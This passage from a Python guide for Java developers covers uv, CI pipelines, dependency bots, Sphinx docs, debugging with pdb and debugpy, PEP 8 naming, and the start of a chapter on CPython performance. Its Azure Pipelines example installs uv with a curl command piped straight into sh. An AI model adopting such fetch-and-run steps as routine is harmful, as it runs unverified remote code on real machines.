- `--frozen`: use `uv.lock` as it is, without checking `pyproject.toml`. Useful in Docker builds.
- `uv lock --upgrade-package pydantic`: move one dependency forward, leaving the rest pinned.

`uv run <command>` syncs first, then runs the command inside the environment, so you rarely need to activate a virtual environment by hand.

Dependency groups

Dependency groups (PEP 735) are named lists of development-only dependencies, like Maven's `test` scope but with any names you like:

TOML pyproject.toml

```toml
[dependency-groups]
dev = [
    "mypy>=2.4.1",
    "nox>=2026.10.20",
    "poethepoet>=0.49.0",
    "pytest>=9.2.0",
    "pytest-cov>=7.1.0",
    "ruff>=0.17.3",
]
docs = [
    "furo>=2025.12.19",
    "sphinx>=9.2.0",
]
```

uv installs `dev` by default. Ask for others explicitly with `uv sync --group docs` or `uv run --group docs sphinx-build docs docs/_build`. Production images use `uv sync --no-dev`, so test tools never ship (see Chapter 18). `uv tree` shows the result:

OUTPUT

```
pyguide-ch16 v0.1.0
├── pydantic v2.14.2
├── mypy v2.4.1 (group: dev)
├── nox v2026.10.20 (group: dev)
├── poethepoet v0.49.0 (group: dev)
├── pytest v9.2.0 (group: dev)
├── pytest-cov v7.1.0 (group: dev)
└── ruff v0.17.3 (group: dev)
```

Tools with `uvx`

Some tools don't belong in your project at all: a one-off linter, a schema validator, a code generator. `uvx` (short for `uv tool run`) runs a tool in a temporary, cached environment:

TERMINAL

```
uvx ty check src                # try a tool without installing it
uvx pip-audit@latest --version  # force the newest release
uvx ruff@0.17.3 check .         # or a pinned one
uv tool install pre-commit      # put it on your PATH permanently
```

It's the Python equivalent of `npx`. For tools your project depends on, like Ruff and mypy, prefer the version pinned in your `dev` group via `uv run`, so everyone gets the same results.

Single-file scripts with inline metadata

Every team has small scripts: a stock report, a data fix, a migration helper. **Inline script metadata** (PEP 723) lets a single `.py` file declare its own Python version and dependencies in a special comment. If you've used JBang's `//DEPS` comments in Java, this is the same idea:

PYTHON scripts/stock_report.py

```python
# /// script
# requires-python = ">=3.13"
# dependencies = ["rich>=14"]
# ///
"""A one-file tool with its own dependencies: uv run scripts/stock_report.py"""

from rich.console import Console
from rich.table import Table

STOCK = {"MUG-BLUE-01": (42, 3), "TEA-GREEN-02": (5, 5), "PEN-RED-03": (0, 0)}

table = Table(title="Orderly stock")
for column in ("SKU", "Available", "Reserved"):
    table.add_column(column)
for sku, (available, reserved) in STOCK.items():
    style = "red" if available == 0 else None
    table.add_row(sku, str(available), str(reserved), style=style)

Console().print(table)
```

OUTPUT

```
Installed 4 packages in 341ms
             Orderly stock
┏━━━━━━━━━━━━━┳━━━━━━━━━━━┳━━━━━━━━━━┓
┃ SKU         ┃ Available ┃ Reserved ┃
┡━━━━━━━━━━━━━╇━━━━━━━━━━━╇━━━━━━━━━━┩
│ MUG-BLUE-01 │ 42        │ 3        │
│ TEA-GREEN-02 │ 5         │ 5        │
│ PEN-RED-03  │ 0         │ 0        │
└─────────────┴───────────┴──────────┘
```

uv created a throwaway environment with `rich`, cached it and ran the script. `uv add --script scripts/stock_report.py httpx2` edits the metadata block for you, and `uv lock --script` can even pin it.

Workspaces

A **workspace** is a set of packages developed together in one repository, sharing one lock file. It's uv's version of a Maven multi-module build. The root `pyproject.toml` lists the members, and a member depends on another through a workspace source:

TOML pyproject.toml (root)

```toml
[tool.uv.workspace]
members = [
    "packages/orderly-core",
    "packages/orderly-api",
]
```

TOML packages/orderly-api/pyproject.toml

```toml
[project]
name = "orderly-api"
dependencies = ["orderly-core"]

[tool.uv.sources]
orderly-core = { workspace = true }   # use the local package, not PyPI
```

`uv add ../orderly-core` from inside `orderly-api` writes both parts for you. Use a workspace when several deployable services share a domain library. For a single service, one project is simpler.

uv compared

Tool	Lock file	Installs Python?	Notes
uv	`uv.lock`, all platforms	yes	very fast; also runs tools and scripts
Poetry 2.5	`poetry.lock`	no	mature and popular; uses `[project]`
pip-tools 7.6	pinned `requirements.txt`	no	minimal: compile, then sync
Maven / Gradle	Gradle locking, optional	JDK via toolchains	also runs the build lifecycle

PDM and Hatch are capable alternatives too. If you're unsure, use uv: it's the house pick, and its speed changes how often you're willing to rebuild an environment from scratch. Poetry is a fine choice for an existing project that already uses it.

> **Newer uv features**
>
> uv 0.13 also has `uv format` (runs Ruff) and `uv audit` (checks `uv.lock` for known vulnerabilities). Both printed "experimental" warnings when this chapter was written, and `uv format` downloaded its own Ruff version instead of the project's. Prefer `uv run ruff format` and pip-audit until they're stable.

Task runners: one set of commands for everyone

In Java, `mvn verify` runs a standard lifecycle: compile, test, package, verify. Every Java developer knows it. Python has no built-in lifecycle, so teams name their own tasks. Pick one runner and document it in the README.

Here are the same tasks in four styles. A **Makefile** works everywhere `make` is installed (most Linux and macOS machines and CI runners):

MAKEFILE Makefile

```
lint:
    uv run ruff format --check .
    uv run ruff check .

types:
    uv run mypy

test:
    uv run pytest --cov --cov-report=term-missing

check: lint types test
```

just is a modern command runner with friendlier syntax that also runs natively on Windows (`uvx --from rust-just just check`). **poe the poet** keeps tasks inside `pyproject.toml` and runs through your dev dependencies:

TOML pyproject.toml

```toml
[tool.poe.tasks]
fmt = "ruff format ."
lint = "ruff check ."
types = "mypy"
test = "pytest --cov --cov-report=term-missing"
check = ["lint", "types", "test"]   # a sequence: stops at the first failure
```

OUTPUT

```
$ uv run poe check
Poe => ruff check .
All checks passed!
Poe => mypy
Success: no issues found in 8 source files
Poe => pytest --cov --cov-report=term-missing
...
============================== 10 passed in 0.56s ==============================
```

(pytest's progress lines and coverage table are trimmed.) **nox** (from Chapter 15) is best when tasks need several Python versions or isolated environments.

> 💡 **If you're unsure, use a Makefile with uv commands inside**
>
> It's the most familiar choice and works in every CI system. If your team develops on Windows without `make`, use poe, which needs nothing beyond `uv`. Add nox when you need a version matrix. Whichever you choose, keep each task a one-line `uv run ...`, so the runner stays a thin, replaceable layer.

Continuous integration

A good Python CI pipeline does the same five things on every push: install exactly the locked dependencies, check formatting and lint, type-check, run the tests with coverage on each supported Python version, and audit dependencies for known vulnerabilities.

GitHub Actions

Astral's `setup-uv` action installs uv, can install Python, and caches downloads between runs. The first job runs the quality checks once:

YAML .github/workflows/ci.yml

```yaml
name: ci

on:
  push:
    branches: [main]
  pull_request:

permissions:
  contents: read

concurrency:                        # a new push cancels the old run
  group: ci-${{ github.ref }}
  cancel-in-progress: true

jobs:
  quality:
    name: lint, types, audit
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v7
      - uses: astral-sh/setup-uv@v10.3.3   # no @v10 tag: pin a version or SHA
        with:
          enable-cache: true
      - run: uv sync --locked
      - run: uv run ruff format --check .
      - run: uv run ruff check --output-format=github .
      - run: uv run mypy
      - name: Audit dependencies for known vulnerabilities
        run: |
          uv export --format requirements-txt --no-emit-project > audit.txt
          uvx pip-audit --disable-pip -r audit.txt
```

The second job runs the tests on every supported Python version:

YAML .github/workflows/ci.yml (continued)

```yaml
  test:
    name: tests (Python ${{ matrix.python }})
    runs-on: ubuntu-latest
    strategy:
      fail-fast: false            # see every version's result
      matrix:
        python: ["3.13", "3.14", "3.15"]
    steps:
```

```
      - uses: actions/checkout@v7
      - uses: astral-sh/setup-uv@v10.3.3
        with:
          python-version: ${{ matrix.python }}
          enable-cache: true
      - run: uv sync --locked
      - run: >-
          uv run pytest --junitxml=junit.xml
          --cov --cov-report=term --cov-report=xml
      - uses: actions/upload-artifact@v7
        if: always()
        with:
          name: test-results-${{ matrix.python }}
          path: |
            junit.xml
            coverage.xml
```

A few details are worth knowing:

- `--output-format=github` turns Ruff findings into inline annotations on the pull request.
- `python-version` in `setup-uv` sets `UV_PYTHON`, and uv downloads that version if the runner doesn't have it, so new Python releases work on day one.
- pip-audit checks every pinned package against known-vulnerability data (PyPI's advisories by default, or OSV with `--vulnerability-service osv`). `--disable-pip` makes it trust the hashed, exported list instead of resolving again.

> ⚠️ **Gotcha: setup-uv has no floating major tag**
>
> `actions/checkout@v7` works because GitHub's own actions publish a moving `v7` tag. `setup-uv` has published only immutable, exact tags since v8, so `astral-sh/setup-uv@v10` fails. Use `@v10.3.3`, or better, the full commit SHA with a version comment, and let Dependabot bump it.

Azure Pipelines

Azure DevOps has no official uv task, but uv installs with one line, and uv then installs Python itself. That's handy, because Microsoft-hosted agents don't always have the newest Python yet. A matrix runs the whole pipeline per version:

YAML azure-pipelines.yml

```yaml
trigger:
  branches:
    include: [main]
pr:
  branches:
    include: [main]

pool:
  vmImage: ubuntu-latest

variables:
  UV_VERSION: "0.13.7"
  UV_CACHE_DIR: $(Pipeline.Workspace)/.uv-cache
```

```yaml
strategy:
  matrix:
    py313: { PYTHON_VERSION: "3.13" }
    py314: { PYTHON_VERSION: "3.14" }
    py315: { PYTHON_VERSION: "3.15" }
```

The steps install uv, restore its cache, and then run the same commands as GitHub:

YAML azure-pipelines.yml (continued)

```yaml
steps:
  - checkout: self

  - script: |
      curl -LsSf https://astral.sh/uv/$(UV_VERSION)/install.sh | sh
      echo "##vso[task.prependpath]$HOME/.local/bin"
    displayName: Install uv

  - task: Cache@2
    inputs:
      key: 'uv | "$(Agent.OS)" | "$(PYTHON_VERSION)" | uv.lock'
      restoreKeys: |
        uv | "$(Agent.OS)" | "$(PYTHON_VERSION)"
      path: $(UV_CACHE_DIR)
    displayName: Cache uv downloads

  - script: uv sync --locked --python $(PYTHON_VERSION)
    displayName: Install Python and dependencies

  - script: |
      uv run ruff format --check .
      uv run ruff check .
      uv run mypy
    displayName: Lint and type-check
```

Finally, test, audit, and publish results to the pipeline's Tests and Code Coverage tabs:

YAML azure-pipelines.yml (continued)

```yaml
  - script: >-
      uv run pytest --junitxml=junit.xml
      --cov --cov-report=term --cov-report=xml
    displayName: Test

  - script: |
      uv export --format requirements-txt --no-emit-project > audit.txt
      uvx pip-audit --disable-pip -r audit.txt
    displayName: Audit dependencies

  - script: uv cache prune --ci
    displayName: Shrink the uv cache before it is saved

  - task: PublishTestResults@2
    condition: succeededOrFailed()
    inputs:
      testResultsFiles: junit.xml
      testRunTitle: Python $(PYTHON_VERSION)

  - task: PublishCodeCoverageResults@2
```

```
    condition: succeededOrFailed()
    inputs:
      summaryFileLocation: coverage.xml
```

One Azure-specific detail: for Azure Repos, pull request validation comes from a branch policy, and the `pr:` block is ignored; it applies to GitHub and Bitbucket repositories. `uv cache prune --ci` removes packages that are quick to re-download and keeps the ones uv built from source, so the saved cache stays small. The `##vso[task.prependpath]` line is Azure's logging command for adding a folder to `PATH` in later steps.

> 💡 **Validate pipeline files before you push**
>
> `uvx check-jsonschema --builtin-schema vendor.github-workflows .github/workflows/ci.yml` checks a workflow against GitHub's schema in a second. The tool has built-in schemas for Dependabot, Renovate and Azure Pipelines too, and works as a pre-commit hook. The example's GitHub, Dependabot and Renovate files were validated this way.

Keeping dependencies fresh

Locked dependencies are safe and reproducible, but they age. Let a bot open update pull requests, and let CI decide whether each one is safe.

Dependabot has supported uv as a package ecosystem since March 2025, and it updates `uv.lock` alongside `pyproject.toml`:

YAML .github/dependabot.yml

```yaml
version: 2
updates:
  - package-ecosystem: "uv"          # updates pyproject.toml and uv.lock
    directory: "/"
    schedule:
      interval: "weekly"
    groups:
      python-packages:               # one PR a week instead of twenty
        patterns: ["*"]
  - package-ecosystem: "github-actions"
    directory: "/"
    schedule:
      interval: "weekly"
```

Renovate supports `uv.lock` through its `pep621` manager, works on GitHub, GitLab, Bitbucket and Azure DevOps, and offers finer control, such as grouping all `dependency-groups` updates together:

JSON renovate.json

```
{
  "$schema": "https://docs.renovatebot.com/renovate-schema.json",
  "extends": ["config:recommended"],
  "lockFileMaintenance": { "enabled": true },
  "packageRules": [
    {
      "matchManagers": ["pep621"],
      "matchDepTypes": ["dependency-groups"],
      "groupName": "dev tools"
    }
  ]
}
```

If you're on GitHub, start with Dependabot because it needs no setup. Choose Renovate for Azure DevOps repositories or when you need its richer rules.

Documentation: from docstrings to a website

Javadoc turns `/** ... */` comments into HTML. Python's equivalent starts with **docstrings**: string literals placed first in a module, class or function. Python stores them at runtime, so `help(shipping_fee_cents)` in the REPL shows them, and tools can turn them into a website.

PYTHON src/orderly/pricing.py

```
def shipping_fee_cents(total_cents: int) -> int:
    """Return the standard shipping fee for an order.

    Args:
        total_cents: The order total, in cents.

    Returns:
        The fee in cents: free from 50.00, otherwise 4.99.

    Raises:
        ValueError: If ``total_cents`` is negative.

    Example:
        >>> shipping_fee_cents(4_999)
        499
    """
```

This is the **Google style**, which reads well as plain text. The other styles you'll meet are **NumPy style** (underlined section headings, popular in data science) and **reST/Sphinx style** (`:param total_cents:` fields, closest to Javadoc's `@param`). If you're unsure, use Google style, and set Ruff's `D` rules to the `google` convention as shown earlier. Note that types live in the signature, not the docstring, unlike Javadoc where you repeat them.

The `>>>` example is a **doctest**: pytest runs it when you add `--doctest-modules`, so the example in your docs can never go stale.

Sphinx and autodoc

Sphinx is the documentation generator behind the official Python docs and most major libraries. Its **autodoc** extension imports your modules and turns their docstrings into reference pages, which is the closest thing Python has to running `javadoc`. The **napoleon** extension teaches it the Google style, and the **Furo** theme makes the result pleasant to read:

PYTHON docs/conf.py

```python
import sys
from pathlib import Path

sys.path.insert(0, str(Path(__file__).parents[1] / "src"))  # find orderly

project = "Orderly"
extensions = [
    "sphinx.ext.autodoc",  # pull docstrings out of the code
    "sphinx.ext.napoleon",  # understand Google-style sections
    "sphinx.ext.viewcode",  # link each item to its source
]
autodoc_typehints = "description"  # show types from the signatures
html_theme = "furo"
exclude_patterns = ["_build"]
```

Pages are written in reStructuredText, Sphinx's markup language. One directive per module produces the whole API reference:

docs/api.rst

```
API reference
=============

.. automodule:: orderly.pricing
   :members:

.. automodule:: orderly.inventory
   :members:
```

TERMINAL

```
uv run --group docs sphinx-build -W docs docs/_build
```

`-W` turns warnings into errors, so a broken cross-reference fails the build, which is exactly what you want in CI. If your team prefers writing prose pages in Markdown, the **MyST-Parser** extension lets Sphinx read `.md` files alongside `.rst`.

> 💡 **If you're unsure, use Sphinx with autodoc**
>
> It's mature, actively maintained (9.2.0 in October 2026) and the standard for Python API reference docs. Chapter 19 makes the same recommendation.

> **Already on MkDocs? Status in November 2026**
>
> Many teams use **MkDocs** with the **Material** theme and **mkdocstrings**, which pulls docstrings into Markdown pages with a `::: orderly.pricing` line. The example keeps a working `mkdocs.yml` for comparison (`uv run --group mkdocs mkdocs build --strict`). Material for MkDocs 9.8.0 is in maintenance mode: it receives critical and security fixes until May 5, 2027, and its build prints a notice saying so. If you're on it, you're fine until then. Its team's successor, **Zensical**, reads an existing `mkdocs.yml` ; version 0.0.74 built the example's MkDocs site, mkdocstrings pages included, without changes. It's still pre-1.0, so watch it rather than bet on it today.

Debugging

Python's debugging story will feel familiar: breakpoints, stepping and variable inspection in your IDE. It also has two tools Java doesn't have built in: a debugger you can drop into from any line of code, and a REPL at every breakpoint.

`breakpoint()` and pdb

Call `breakpoint()` anywhere, and the program pauses there in **pdb**, Python's built-in command-line debugger. Here's a buggy total from the example:

PYTHON scripts/debug_demo.py

```python
def order_total_cents(lines: list[dict[str, int]]) -> int:
    total = 0
    for line in lines:
        subtotal = line["quantity"] * line["unit_price_cents"]
        breakpoint()  # pauses here; PYTHONBREAKPOINT=0 turns it off
        total = subtotal  # the bug: should be +=
    return total
```

A short session finds the bug (file path shortened):

OUTPUT

```
> ...\scripts\debug_demo.py(8)order_total_cents()
-> breakpoint()  # pauses here; PYTHONBREAKPOINT=0 turns it off
(Pdb) p line
{'quantity': 2, 'unit_price_cents': 1250}
(Pdb) p subtotal, total
(2500, 0)
(Pdb) c
> ...\scripts\debug_demo.py(8)order_total_cents()
-> breakpoint()  # pauses here; PYTHONBREAKPOINT=0 turns it off
(Pdb) p subtotal, total
(499, 2500)
(Pdb) n
> ...\scripts\debug_demo.py(9)order_total_cents()
-> total = subtotal  # the bug: should be +=
(Pdb) p total
2500
```

```
(Pdb) c
499
```

On the second order line, `total` holds 2500 and the next line is about to overwrite it with 499 instead of adding. After `c`, the program prints 499 rather than 2999. The commands map onto IntelliJ's buttons:

pdb	Does	IntelliJ
`n`	next line, stepping over calls	Step Over (F8)
`s`	step into a call	Step Into (F7)
`c`	continue to the next breakpoint	Resume (F9)
`p expr` / `pp expr`	print / pretty-print a value	Evaluate Expression
`w`, `u`, `d`	show the stack, move up / down	Frames panel
`b file.py:42`	set a breakpoint	click the gutter
`interact`	open a full REPL here	Evaluate (code fragment)

The `PYTHONBREAKPOINT` environment variable controls what `breakpoint()` does: `0` disables it, and a dotted name such as `ipdb.set_trace` swaps in another debugger. Ruff's `T10` rule stops a forgotten `breakpoint()` reaching production. With pytest, `uv run pytest --pdb` opens pdb at the point of failure, which is often the fastest way to understand a red test.

IDE debuggers and debugpy

VS Code (with the Python extension) and PyCharm give you the full graphical experience: gutter breakpoints, conditional breakpoints, watches and step-through for tests. Under the hood, VS Code uses **debugpy**, which plays the role JDWP plays for the JVM. To debug a process you start yourself, such as a service in a container, start it under debugpy and attach:

TERMINAL

```
uv run python -m debugpy --listen 5678 --wait-for-client \
    -m uvicorn orderly.main:app
```

JSON .vscode/launch.json

```
{
  "version": "0.2.0",
  "configurations": [
    {
      "name": "Attach to Orderly",
      "type": "debugpy",
      "request": "attach",
      "connect": { "host": "localhost", "port": 5678 }
    }
  ]
}
```

It's the same idea as `-agentlib:jdwp=transport=dt_socket,server=y,suspend=y,address=*:5005` followed by a Remote JVM Debug configuration in IntelliJ. As with JDWP, never expose the debug port in production.

> **Newer Python: attach pdb to a running process**
>
> Python 3.14 added a safe interface for external debuggers (PEP 768), so `python -m pdb -p <PID>` can attach to an already-running Python process. That's very handy for a stuck worker. It's not available on the 3.13 baseline.

Style: PEP 8 naming and friends

PEP 8 is Python's official style guide. Ruff's formatter handles the layout parts, and the `N` rules check names. The naming rules, next to their Java habits:

What	Java	Python
package	`com.acme.orderly`	`orderly` (short, lowercase)
module / file	`OrderService.java`	`order_service.py`
class	`OrderService`	`OrderService`
method, function	`findByCustomer`	`find_by_customer`
variable, parameter	`pageSize`	`page_size`
constant	`MAX_ITEMS`	`MAX_ITEMS`
enum member	`PENDING`	`PENDING`
internal member	`private int cache`	`_cache` (by convention)
exception	`OrderNotFoundException`	`OrderNotFoundError`
interface	`OrderRepository`	`OrderRepository` (a Protocol)
getter	`getTotal()`	`total` (attribute or property)
boolean	`isActive()`	`is_active`
test file	`OrderServiceTest.java`	`test_order_service.py`

The example's `naming.py` shows them all in one small file:

PYTHON src/orderly/naming.py

```python
class OrderService:
    """Methods and attributes use snake_case (Java: camelCase)."""

    def __init__(self, page_size: int) -> None:
        self.page_size = page_size  # public attribute, no getter needed
        self._cache: dict[str, int] = {}  # leading underscore: internal

    def find_by_customer(self, customer_id: str) -> list[str]:
        """snake_case method; Java would say findByCustomer."""
        return [customer_id] * min(self.page_size, MAX_ITEMS_PER_ORDER)
```

Coming from Java

The hardest habit to drop is the getter. In Python, start with a plain public attribute. If you later need logic, turn it into a `@property` and every caller keeps working unchanged (see Chapter 4). Writing `get_total()` "just in case" is the most common Java accent in Python code reviews.

Recap

- Ruff replaces Black, isort, flake8 and friends. Start from a rich rule selection (`B`, `S`, `DTZ`, `T20`, `D`...) and run the same config in the editor, pre-commit and CI.
- Use mypy in strict mode as the gate, with pyright or ty in the editor for speed. ty is beta, Pyrefly is stable, and both are fast.
- pre-commit (or prek) runs checks before each commit, but CI is the real gate.
- uv: `pyproject.toml` is what you want, `uv.lock` is what you get, `uv sync --locked` makes it so. Use groups for dev and docs tools, `uvx` for one-off tools, PEP 723 metadata for scripts, and workspaces for multi-package repos.
- Wrap commands in one task runner (make, just, poe or nox), keeping each task a thin `uv run ...`.
- CI installs uv, caches downloads, then runs format check, lint, types, tests with coverage on a version matrix, and pip-audit. Pin `setup-uv` to an exact version or SHA.
- Dependabot and Renovate both update `uv.lock`. Write Google-style docstrings and publish them with Sphinx and autodoc; teams on Material for MkDocs are fine until May 2027 and can watch Zensical.
- Debug with `breakpoint()` and pdb, `pytest --pdb`, or your IDE through debugpy, and follow PEP 8 names.

Try it yourself

Exercise 1: Fix the linter's findings

Copy `demo/avoid_lint.py` to `src/orderly/reports.py` and make it pass `uv run ruff check --config ruff-enterprise.toml src`. Hint: use `pathlib.Path`, `datetime.now(UTC)`, `logging` instead of `print`, and `None` as the default for the list.

Exercise 2: A script that talks to Orderly

Write `scripts/order_count.py` with inline metadata that depends on `httpx2` (this guide's HTTP client), fetches `GET /api/v1/orders?status=PENDING` from a URL given on the command line and prints the count. Use `uv add --script` to add the dependency, then run it with `uv run`.

> 🏋️ **Exercise 3: Add a docs job to CI**
>
> Add a third job to `.github/workflows/ci.yml` that runs `uv run --group docs sphinx-build -W docs docs/_build` and uploads the HTML as an artifact. Then add `orderly.schemas` to `docs/api.rst` and check that the Pydantic models render.

> 🏋️ **Exercise 4 (stretch): Compare the type checkers**
>
> Run `uv run mypy .`, `uvx ty check src tests` and `uvx pyright src tests` on the Chapter 15 example. Time each with a cold cache, note any disagreements, and write a short recommendation for your team.

Further reading

- Ruff documentation: settings, the rule list and the editor integrations.
- uv documentation: projects, dependency groups, scripts, workspaces and the GitHub Actions guide.
- mypy documentation: strict mode and per-module configuration.
- ty documentation: Astral's type checker, to follow its road to a stable release.
- pre-commit: hook configuration and the list of popular hooks.
- Using uv with Dependabot: setup and the cooldown advice for `exclude-newer`.
- PEP 8 and PEP 723: the style guide and inline script metadata.
- Sphinx: autodoc and napoleon: API docs from Google-style docstrings.
- Zensical: the successor to Material for MkDocs, worth watching if you use MkDocs today.
- pdb: the Python debugger: every command, plus remote attach in newer Pythons.

CHAPTER 17

Performance and How Python Works Inside

> *Python has a reputation for being slow, and for tight loops it's true; this chapter shows you why, how to measure what actually matters, and how to make the hot paths fast without leaving Python.*

🎯 **What you'll learn**

- Follow your code from source to bytecode to the interpreter loop, and compare it with the JVM
- Understand Python's memory model: objects, reference counting, the cyclic garbage collector and `__slots__`
- Explain the GIL, and what the free-threaded build changes, with measured numbers
- Measure before optimising, with timeit, cProfile, py-spy and pytest-benchmark
- Apply the common wins (the right data structure, caching, streaming, NumPy) and know when to reach for Rust, processes or asyncio
- Pick fast JSON and validation libraries, and avoid the classic performance mistakes

The big picture

A Java developer's first Python benchmark is usually a shock. A pure-Python loop can be much slower than the same loop on a warmed-up JVM. HotSpot compiles hot methods to optimised machine code; CPython, the standard Python interpreter, mostly *interprets* bytecode one instruction at a time.

And yet Instagram's backend and countless enterprise services run on Python. That's because most services spend their time **waiting**: for databases, for HTTP calls, for message brokers. When they do need raw speed, they call code written in C or Rust: NumPy, Pydantic's core, orjson, database drivers. Python is the conductor, and the orchestra is compiled.

🧩 **Think of it like a restaurant manager**

Python is a friendly, flexible manager who's slow at chopping vegetables. A good manager doesn't chop faster; they hire specialist chefs (C and Rust libraries) and make sure nobody stands idle while the oven is busy (asyncio). Performance work in Python is mostly about delegating well.

Java ↔ Python at a glance

Concept	Java / JVM	Python (CPython)
Compiled to	JVM bytecode (`.class`)	CPython bytecode (`.pyc`)

Concept	Java / JVM	Python (CPython)
Inspect bytecode	`javap -c`	`dis` module
Making hot code fast	HotSpot JIT (C1, C2)	specialising interpreter; experimental JIT
Memory management	tracing GC (G1, ZGC)	reference counting + cyclic GC
Parallel threads	always	only in the free-threaded build
Microbenchmarks	JMH	`timeit`, pytest-benchmark
Profilers	JFR, async-profiler	cProfile, py-spy, `profiling.sampling`
Native speed-ups	JNI, Panama, GraalVM	C/Rust extensions, Cython, mypyc, PyPy

Full code: `examples/ch17-performance/`. All numbers in this chapter were measured on a Windows 11 laptop with an Intel Core i7-12800H, on Python 3.13 unless stated. Your absolute numbers will differ; the ratios are what matter.

How CPython runs your code

When you run `python orders.py`, CPython goes through the same broad steps as `javac` plus the JVM, but all inside one process and at run time:

```
orders.py ──► compiler ──► code object (bytecode) ──► interpreter loop
(source)      parse and    cached as __pycache__/      fetch an instruction,
              compile      orders.cpython-313.pyc      run it, repeat
```

The compiled bytecode is cached in `__pycache__` folders, so the next run skips compilation if the source hasn't changed. Those `.pyc` files are Python's `.class` files, except that you never ship or manage them yourself.

Looking at bytecode: `dis` versus `javap`

Here's a tiny Java method and what `javap -c` shows for it:

JAVA Pricing.java

```java
static long lineTotal(int quantity, long unitPrice) {
    return quantity * unitPrice;
}
```

```
javap -c Pricing
```

```
  static long lineTotal(int, long);
    Code:
       0: iload_0
       1: i2l
       2: lload_1
       3: lmul
       4: lreturn
```

Every JVM instruction knows its types: `i2l` widens an int to a long, and `lmul` multiplies two longs. The compiler worked out the types, so the JVM never has to check them.

Now the Python version, and what the standard library's `dis` module shows:

PYTHON perf/bytecode.py

```python
def line_total(quantity: int, unit_price: int) -> int:
    return quantity * unit_price
```

OUTPUT

```
  6           RESUME                   0

  7           LOAD_FAST_LOAD_FAST      1 (quantity, unit_price)
              BINARY_OP                5 (*)
              RETURN_VALUE
```

`BINARY_OP (*)` is generic. The type hints are ignored at run time, so this one instruction must work for ints, floats, strings (`"ab" * 3`), lists, Decimals and any class that defines `__mul__`. Every time it runs, the interpreter has to look at the operands' types and find the right multiplication. That dynamic dispatch, repeated millions of times, is the main reason pure-Python loops are slow.

The specialising adaptive interpreter

Python 3.11 added a clever trick, the **specialising adaptive interpreter**. As a function runs, the interpreter watches which types actually show up. If an instruction keeps seeing the same types, it rewrites itself into a specialised version with a fast path for those types. Here's the same function after 1,000 calls with ints:

OUTPUT

```
--- after 1,000 calls with ints ---
  6           RESUME_CHECK             0

  7           LOAD_FAST_LOAD_FAST      1 (quantity, unit_price)
              BINARY_OP_MULTIPLY_INT   5 (*)
              RETURN_VALUE
```

`BINARY_OP` became `BINARY_OP_MULTIPLY_INT`. If a float turns up later, the instruction quietly falls back to the generic version. This is a big part of why Python 3.11 was roughly 25% faster than 3.10 on the standard benchmark suite.

> 🧩 **Think of it like a barista who learns your order**
>
> The first few times you visit, the barista asks what you want. After a week, they start making your flat white when you walk in, and only ask again if you order something different. Specialisation is the interpreter learning your usual order.

The experimental JIT

A **JIT** (just-in-time compiler) turns hot code into machine code while the program runs. HotSpot has done this for decades with its C1 and C2 compilers. CPython's JIT is much younger and simpler: a "copy-and-patch" design (PEP 744) that stitches together pre-compiled machine-code templates for sequences of specialised instructions.


Version	JIT status
3.13	experimental; only if you build CPython yourself with a flag
3.14	included in the official Windows and macOS installers, off by default; `PYTHON_JIT=1` turns it on
3.15	"significantly upgraded"; the release notes report 7-8% average speed-up on x86-64 Linux and 11-12% on Apple Silicon macOS

You can ask Python whether the JIT is there with `sys._jit.is_available()` and `sys._jit.is_enabled()` (3.14 and newer). The uv-managed Python builds used for this chapter don't include the JIT, so there are no JIT measurements here. The interpreter itself keeps getting faster, though. The CPU benchmark used later in this chapter took 1.50 s on 3.13, 1.37 s on 3.14 and 1.02 s on 3.15 on the same machine.

> **Coming from Java**
>
> Don't expect HotSpot-style magic. CPython's JIT gives single-digit to low-double-digit percentage gains, not the 10x or more you see when C2 compiles a hot loop. In Python, the big wins still come from better algorithms and from pushing work into compiled libraries.

Memory: everything is an object

In Java, an `int` is four bytes on the stack or inside an object. In Python, there are no primitives: every value, even `1`, is a full object on the heap, and a variable is a name that points at it.



`sys.getsizeof` shows the cost. These are real numbers from Python 3.13 on 64-bit Windows:

OUTPUT

```
             0    28 bytes
             1    28 bytes
        2**100    40 bytes
           1.5    24 bytes
          True    28 bytes
          None    16 bytes
            ""    41 bytes
 "MUG-BLUE-01"    52 bytes
         "café"    61 bytes
            []    56 bytes
     [1, 2, 3]    88 bytes
            ()    40 bytes
     (1, 2, 3)    64 bytes
            {}    64 bytes
         set()   216 bytes
```

An integer costs 28 bytes, and it grows when the number gets big, because Python ints never overflow. A list of three ints is 88 bytes for the list itself, which holds *pointers* to the three int objects. (Small ints from -5 to 256 are cached and shared, so they don't cost extra each time.) Sizes change between versions: in 3.15 an empty tuple reports 48 bytes instead of 40.

This is why a list of a million numbers uses far more memory in Python than an `int[]` in Java, and why NumPy, which stores raw numbers in one compact block, matters so much for numeric work.

Reference counting and the cyclic collector

The JVM uses a **tracing** garbage collector: every so often, it finds all reachable objects and reclaims the rest. CPython mainly uses **reference counting**. Each object counts how many references point to it, and when the count drops to zero, the memory is freed *immediately*.

```
order = Order(...)    count 1
other = order         count 2
del order             count 1
other = None          count 0  ──► freed right now, no GC pause

But a cycle keeps every count above zero:
  order.items[0].order = order     order ⇄ item
  the cyclic garbage collector finds and frees these later
```

Reference counting has pleasant properties: memory is returned promptly, and files and sockets are closed as soon as the last reference goes (though you should still use `with` blocks). It can't free reference cycles, so CPython also runs a **cyclic garbage collector**. It's generational, like the JVM's young and old generations, and it's triggered by allocation counts: `gc.get_threshold()` returns `(2000, 10, 10)` on 3.13, 3.14.10 and 3.15.2.

> **Version note: the 3.14 GC change that was rolled back**
>
> Python 3.14.0 shipped a new *incremental* cyclic GC designed to cut pause times. After reports of significant memory pressure in production, Python 3.14.5 reverted to the 3.13 generational collector, and 3.15 uses it too. If you read about "Python's new incremental GC", that's the story.

For almost all services you never touch the `gc` module. Two exceptions: very allocation-heavy batch jobs sometimes raise the thresholds, and pre-forking servers sometimes call `gc.freeze()` before forking workers, so that shared memory pages aren't copied when the collector touches them.

`__slots__`: smaller objects

By default, each instance stores its attributes in a per-instance dictionary-like structure, which is flexible (you can add attributes at run time) but costs memory. Declaring `__slots__` tells Python the exact attribute names, so it can store them in fixed slots, much like fields in a Java object:

PYTHON perf/memory.py

```python
class PlainItem:
